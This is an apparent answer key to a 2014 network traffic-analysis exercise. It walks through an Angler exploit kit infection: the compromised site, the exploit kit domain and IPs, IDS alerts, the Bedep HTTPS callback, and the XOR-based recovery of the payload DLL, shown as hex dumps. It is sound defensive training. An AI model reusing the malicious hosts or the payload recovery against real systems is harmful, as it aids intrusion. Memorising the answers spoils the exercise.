2014-12-04 TRAFFIC ANALYSIS EXERCISE - ANSWERS

BASIC QUESTIONS:

1) What is the IP address of the Windows host that gets infected?
2) What is the MAC address of the infected Windows host?
3) What is the domain name of the compromised web site?
4) What is the IP address of the compromised web site?
5) What is the domain name that delivered the exploit kit and malware payload?
6) What is the IP address that delivered the exploit kit and malware payload?

MORE ADVANCED QUESTIONS:

1) What snort events (either VRT or EmergingThreats) are generated by this pcap?
2) What is the exploit kit (EK)?
3) What is the redirect URL that points to the exploit kit (EK) landing page?
4) What is the IP address of the redirect URL that points to the exploit kit (EK) landing page?
5) Which tcp stream shows the malware payload being delivered?
6) What is the domain name and IP address of the HTTPS callback traffic caused by this malware infection?

EXTRA QUESTIONS:

1) Extract the malware payload, deobfuscate it, and remove the shellcode at the beginning. This should give you the actual payload (a DLL file) used for the infection. What's the MD5 hash of the payload?
2) A Flash file was used in conjunction with the redirect URL. What URL was used to retrieve this flash file?
3) In the traffic, we see HTTP POST requests to www.earthtools.org and www.ecb.europa.eu. Why are we seeing these HTTP POST requests?
4) What web browser was used by the infected host?
5) What 3 exploits were sent by the exploit kit during this infection, and which one was successful?

BASIC ANSWERS:

1) What is the IP address of the Windows host that gets infected?
   A: 192.168.137.62

2) What is the MAC address of the infected Windows host?
   A: 00:1b:21:ca:fe:d7

3) What is the domain name of the compromised web site?
   A: www.earsurgery.org

4) What is the IP address of the compromised web site?
   A: 216.9.81.189


5) What is the domain name that delivered the exploit kit and malware payload?
A: qwe.mvdunalterableairreport.net

6) What is the IP address that delivered the exploit kit and malware payload?
A: 192.99.198.158

MORE ADVANCED ANSWERS:

1) What snort events (either VRT or EmergingThreats) are generated by this pcap?

A: EmergingThreats seen when monitoring this infection with Security Onion:


SGUIL-0.9.0 - Connected To localhost
File Query Reports Sound: Off ServerName: localhost UserName: a UserID: 2
2014-12-04 18:35:52 GMT
RealTime Events
Escalated Events

ST	CNT			Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1			2014-12-04 18:27:30	192.168.137.62	50457	173.201.198.128	80	6	ET CURRENT_EVENTS 32-byte by 32-byte PHP EK Gate with HTTP POST
RT	1			2014-12-04 18:27:44	192.168.137.1	53	192.168.137.62	59968	17	ET TROJAN Zeus GameOver Possible DGA NXDOMAIN Responses
RT	4			2014-12-04 18:27:47	209.126.97.209	443	192.168.137.62	50476	6	ET TROJAN Bedep SSL Cert
RT	1			2014-12-04 18:27:51	192.168.137.62	50468	192.99.198.158	80	6	ET CURRENT_EVENTS Angler EK Flash Exploit URI Struct
RT	2			2014-12-04 18:27:51	192.99.198.158	80	192.168.137.62	50468	6	ET CURRENT_EVENTS DRIVEBY Angler EK Apr 01 2014
RT	2			2014-12-04 18:27:51	192.99.198.158	80	192.168.137.62	50468	6	ET CURRENT_EVENTS Angler EK Oct 22 2014

ET CURRENT_EVENTS 32-byte by 32-byte PHP EK Gate with HTTP POST (sid:2018442)
ET TROJAN Zeus GameOver Possible DGA NXDOMAIN Responses (sid:2018316)
ET CURRENT_EVENTS DRIVEBY Angler EK Apr 01 2014 (sid:2019224)
ET CURRENT_EVENTS Angler EK Oct 22 2014 (sid:2019488)
ET CURRENT_EVENTS Angler EK Flash Exploit URI Struct (sid:2019513)
ET TROJAN Bedep SSL Cert (sid:2019645)

VRT events when reading this pcap with snort, using rules updated as of 2014-12-04:

12/04-18:27:28 UTC - 192.168.137.62:50457 - 173.201.198.128:80 -
[1:30920:1] EXPLOIT-KIT Multiple exploit kit redirection gate

12/04-18:27:30 UTC - 192.99.198.158:80 - 192.168.137.62:various -
[1:32390:1] EXPLOIT-KIT Angler exploit kit landing page detected


12/04-18:27:35 UTC - 192.99.198.158:80 - 192.168.137.62:50473 -
[1:31900:1] EXPLOIT-KIT Angler exploit kit Internet Explorer encoded shellcode detected

12/04-18:27:50 UTC - 192.99.198.158:80 - 192.168.137.62:50467 -
[1:28612:2] EXPLOIT-KIT Multiple exploit kit Silverlight exploit download

12/04-18:27:50 UTC - 192.99.198.158:80 - 192.168.137.62:50467 -
[1:17276:15] FILE-OTHER Multiple vendor Antivirus magic byte detection evasion attempt

2) What is the exploit kit (EK)?
A: Angler EK

3) What is the redirect URL that points to the exploit kit (EK) landing page?
A: lifeinsidedetroit.com - POST /02024870e4644b68814aadfbb58a75bc.php?q=
e8bd3799ee8799332593b0b9caa1f426



```
Filter: tcp.stream eq 64

Time     Source          port  Destination     port  Host                 Info
18:27:28 192.168.137.62  50457 173.201.198.128 80                         50457→80 [SYN] Seq=0 Win=8192 Len=0 M
18:27:28 173.201.198.128 80    192.168.137.62  50457                      80→50457 [SYN, ACK] Seq=0 Ack=1 Win=1
18:27:28 192.168.137.62  50457 173.201.198.128 80                         50457→80 [ACK] Seq=1 Ack=1 Win=65616
18:27:28 192.168.137.62  50457 173.201.198.128 80    lifeinsidedetroit.com POST /02024870e4644b68814aadfbb58a75b
18:27:29 173.201.198.128 80    192.168.137.62  50457                      80→50457 [ACK] Seq=1 Ack=711 Win=1638
18:27:29 173.201.198.128 80    192.168.137.62  50457                      HTTP/1.1 200 OK  (text/html)
18:27:29 192.168.137.62  50457 173.201.198.128 80                         50457→80 [ACK] Seq=711 Ack=509 Win=65

⊞ Frame 2152: 562 bytes on wire (4496 bits), 562 bytes captured (4496 bits)
⊞ Ethernet II, Src: IntelCor_c8:3b:c1 (00:1b:21:c8:3b:c1), Dst: IntelCor_ca:fe:d7 (00:1b:21:ca:fe:d7)
⊞ Internet Protocol Version 4, Src: 173.201.198.128 (173.201.198.128), Dst: 192.168.137.62 (192.168.137.62)
⊞ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 50457 (50457), Seq: 1, Ack: 711, Len: 508
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: text/html
    <a id='myLink' href='http://qwe.mvdunalterableairreport.net/3xdz3bcxc8'>click</a><script>document.getElement
```


4) What is the IP address of the redirect URL that points to the exploit kit (EK) landing page?
A: 173.201.198.128

5) Which tcp stream shows the malware payload being delivered?
A: tcp.stream eq 80

6) What is the domain name and IP address of the HTTPS callback traffic caused by this malware infection?


A: aemmiphbweeuef59.com - 209.126.97.209

Explanation: You can figure this out with the Emerging Threats signatures, where we see a snort alert for ET TROJAN Bedep SSL Cert from 209.126.97.209 over port 443.



Src IP	SPort	Dst IP	DPort	Pr	Event Message
192.168.137.62	50457	173.201.198.128	80	6	ET CURRENT_EVENTS 32-byte by 32-byte PHP EK Gate with HTTP POST
192.168.137.1	53	192.168.137.62	59968	17	ET TROJAN Zeus GameOver Possible DGA NXDOMAIN Responses
209.126.97.209	443	192.168.137.62	50476	6	ET TROJAN Bedep SSL Cert
192.168.137.62	50468	192.99.198.158	80	6	ET CURRENT_EVENTS Angler EK Flash Exploit URI Struct
192.99.198.158	80	192.168.137.62	50468	6	ET CURRENT_EVENTS DRIVEBY Angler EK Apr 01 2014
192.99.198.158	80	192.168.137.62	50468	6	ET CURRENT_EVENTS Angler EK Oct 22 2014


If the malware causes HTTPS traffic over port 443 and does a proper connection with the server, you might see the domain during the SSL connection. You can quickly check this by using ***ssl.handshake.extensions_server_name*** in the filter box:



```
Filter: ssl.handshake.extensions_server_name

Time     Source         port  Destination     port Server Name               Info
18:27:00 192.168.137.62 50397 173.194.116.111 443  www.google.at             Client Hello
18:27:00 192.168.137.62 50399 173.194.116.111 443  www.google.at             Client Hello
18:27:00 192.168.137.62 50398 173.194.116.111 443  www.google.at             Client Hello
18:27:02 192.168.137.62 50406 173.194.116.111 443  www.google.at             Client Hello
18:27:02 192.168.137.62 50407 173.194.116.111 443  www.google.at             Client Hello
18:27:07 192.168.137.62 50410 173.194.116.111 443  www.google.at             Client Hello
18:27:30 192.168.137.62 50472 173.194.116.121 443  googleads.g.doubleclick.net Client Hello
18:27:44 192.168.137.62 50476 209.126.97.209  443  aemmiphbweeuef59.com      Client Hello
18:27:55 192.168.137.62 50494 209.126.97.209  443  aemmiphbweeuef59.com      Client Hello
```

You can put the SSL server name as a display column in Wireshark by finding the server name, right clicking on it, and selecting "Apply as Column".



```
⊞ Frame 4249: 178 bytes on wire (1424 bits
⊞ Ethernet II, Src: IntelCor_ca:fe:d7 (00:
⊞ Internet Protocol Version 4, Src: 192.16
⊞ Transmission Control Protocol, Src Port:
⊟ Secure Sockets Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 119
    ⊟ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 115
        Version: TLS 1.0 (0x0301)
      ⊞ Random
        Session ID Length: 0
        Cipher Suites Length: 24
      ⊞ Cipher Suites (12 suites)
        Compression Methods Length: 1
      ⊞ Compression Methods (1 method)
        Extensions Length: 50
      ⊞ Extension: renegotiation_info
      ⊟ Extension: server_name
          Type: server_name (0x0000)
          Length: 25
        ⊟ Server Name Indication extension
            Server Name list length: 23
            Server Name Type: host_name (0)
            Server Name length: 20
            Server Name: aemmiphbweeuef59.c
      ⊞ Extension: elliptic_curves
      ⊞ Extension: ec_point_formats
```


A word of caution... SSL is not always used for encrypted traffic. I'll usually check ***dns.qry.name*** in the filter box to see if any of the DNS requests look unusual. I'll occasionally filter on ***!(tcp.port eq 80) and tcp.flags ex 0x0002*** and check through the TCP streams to see if there are any encrypted TCP connections.

EXTRA QUESTIONS:

1) Extract the malware payload, deobfuscate it, and remove the shellcode at the beginning. This should give you the actual payload (a DLL file) used for the infection. What's the MD5 hash of the payload?

A: 724f261c816c572dd9287a3f575dfe8d

Step 1: Extract the malware payload from the pcap (Angler EK always obfuscates its malware payloads).




Wireshark: HTTP object list

Packet num	Hostname	Content Type	Size	Filen
2817	www.earsurgery.org	text/css	11 kB	cont
2874	www.earsurgery.org	text/plain	37 kB	dash
2957	qwe.mvdunalterableairreport.net	application/octet-stream	84 kB	680\
2968	www.earthtools.org	application/xml	495 bytes	0
3063	www.ecb.europa.eu	text/xml	76 kB	eurc
3359	www.google-analytics.com	text/javascript	25 kB	anal

Step 2: Check the extracted binary and see what string is used. In this case, it's ***adR2b4nh*** which is used for the CVE-2013-2551 Internet Explorer exploit. Kafeine has a list of the different strings used in recent months at:

http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html

Here's the extracted file, where you can see the string. In most cases, Angler EK has some shellcode at the beginning of the file containing the payload.




2014-12-01-traffic-analysis-exercise-extracted-payload

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000590  61 29 08 A2 62 37 6E 68 61 60 52 32 62 CB 91 68  a).¢b7nha`R2bË‘h
000005A0  61 DC 52 32 62 34 6E 68 61 24 52 32 62 34 6E 68  aÜR2b4nha$R2b4nh
000005B0  61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68  adR2b4nhadR2b4nh
000005C0  61 64 52 32 62 34 6E 68 61 64 52 32 62 DC 6E 68  adR2b4nhadR2bÜnh
000005D0  61 6A 4D 88 6C 34 DA 61 AC 45 EA 33 2E F9 4F 3C  ajMˆl4Úa¬Eê3.ùO<
000005E0  09 0D 21 12 12 46 01 0F 13 05 3F 12 01 55 00 06  ..!..F....?..U..
000005F0  0E 10 72 50 07 14 1C 1D 0F 44 3B 5C 42 70 21 3B  ..rP.....D;\Bp!;
00000600  41 09 3D 56 07 1A 63 65 6B 40 52 32 62 34 6E 68  A.=V..cek@R2b4nh
00000610  61 53 7E 23 31 47 23 17 61 17 1F 4D 62 47 23 17  aS~#1G#.a..MbG#.
00000620  61 94 17 10 62 45 23 17 61 17 1F 4C 62 23 22 17  a”..bE#.a..Lb#".
00000630  61 D4 10 10 62 6C 23 17 61 D4 10 42 62 41 23 17  aÔ..bl#.aÔ.BbA#.
00000640  61 D4 10 11 62 46 23 17 61 D4 10 12 62 48 23 17  aÔ..bF#.aÔ..bH#.
00000650  61 D4 10 2D 62 67 23 17 61 D4 10 13 62 46 23 17  aÔ.-bg#.aÔ..bF#.
00000660  61 D4 10 17 62 46 23 17 61 36 3B 51 0A 47 23 17  aÔ..bF#.a6;Q.G#.
00000670  61 64 52 32 62 34 6E 68 61 34 17 32 62 78 6F 6D  adR2b4nha4.2bxom
00000680  61 BB 34 0E 5E 34 6E 68 61 64 52 32 62 D4 6E 6A  a»4.^4nhadR2bÔnj
00000690  40 6F 53 3A 62 34 62 68 61 64 9E 3B 62 34 6E 68  @oS:b4bhadž;b4nh
000006A0  61 94 45 32 62 34 7E 68 61 64 72 32 62 34 6E 68  a”E2b4~hadr2b4nh
000006B0  71 64 42 32 62 34 6A 68 61 60 52 32 62 34 6E 68  qdB2b4jha`R2b4nh
000006C0  61 60 52 32 62 34 6E 68 61 64 42 38 62 34 6A 68  a`R2b4nhadB8b4jh
000006D0  61 DA 9A 32 62 36 6E 68 61 64 52 22 62 34 7E 68  aÚš2b6nhadR"b4~h
000006E0  61 64 52 22 62 34 7E 68 61 64 52 32 62 24 6E 68  adR"b4~hadR2b$nh
000006F0  61 04 73 32 62 79 6F 68 61 D4 72 32 62 1C 6E 68  a.s2byohaÔr2b.nh
00000700  61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68  adR2b4nhadR2b4nh
00000710  61 64 52 32 62 34 6E 68 61 64 52 38 62 58 6E 68  adR2b4nhadR8bXnh
00000720  61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68  adR2b4nhadR2b4nh
00000730  61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68  adR2b4nhadR2b4nh
00000740  61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68  adR2b4nhadR2b4nh
00000750  61 64 72 32 62 20 6E 68 61 64 52 32 62 34 6E 68  adr2b nhadR2b4nh
00000760  61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68  adR2b4nhadR2b4nh
00000770  61 4A 26 57 1A 40 6E 68 61 94 5A 32 62 34 7E 68  aJ&W.@nha”Z2b4~h
00000780  61 64 5E 32 62 34 6A 68 61 64 52 32 62 34 6E 68  ad^2b4jhadR2b4nh
```

Here's what it looks like, when you XOR the payload with ***adR2b4nh***:



2014-12-01-traffic-analysis-exercise-deobfuscated-payload

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000590  00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00  .MZ..........ÿÿ.
000005A0  00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00  .¸.......@......
000005B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005C0  00 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00  .............è..
000005D0  00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54  ...º..´.Í!¸.LÍ!T
000005E0  68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E  his program cann
000005F0  6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53  ot be run in DOS
00000600  20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00   mode....$......
00000610  00 37 2C 11 53 73 4D 7F 00 73 4D 7F 00 73 4D 7F  .7,.SsM..sM..sM.
00000620  00 F0 45 22 00 71 4D 7F 00 73 4D 7E 00 17 4C 7F  .ðE".qM..sM~..L.
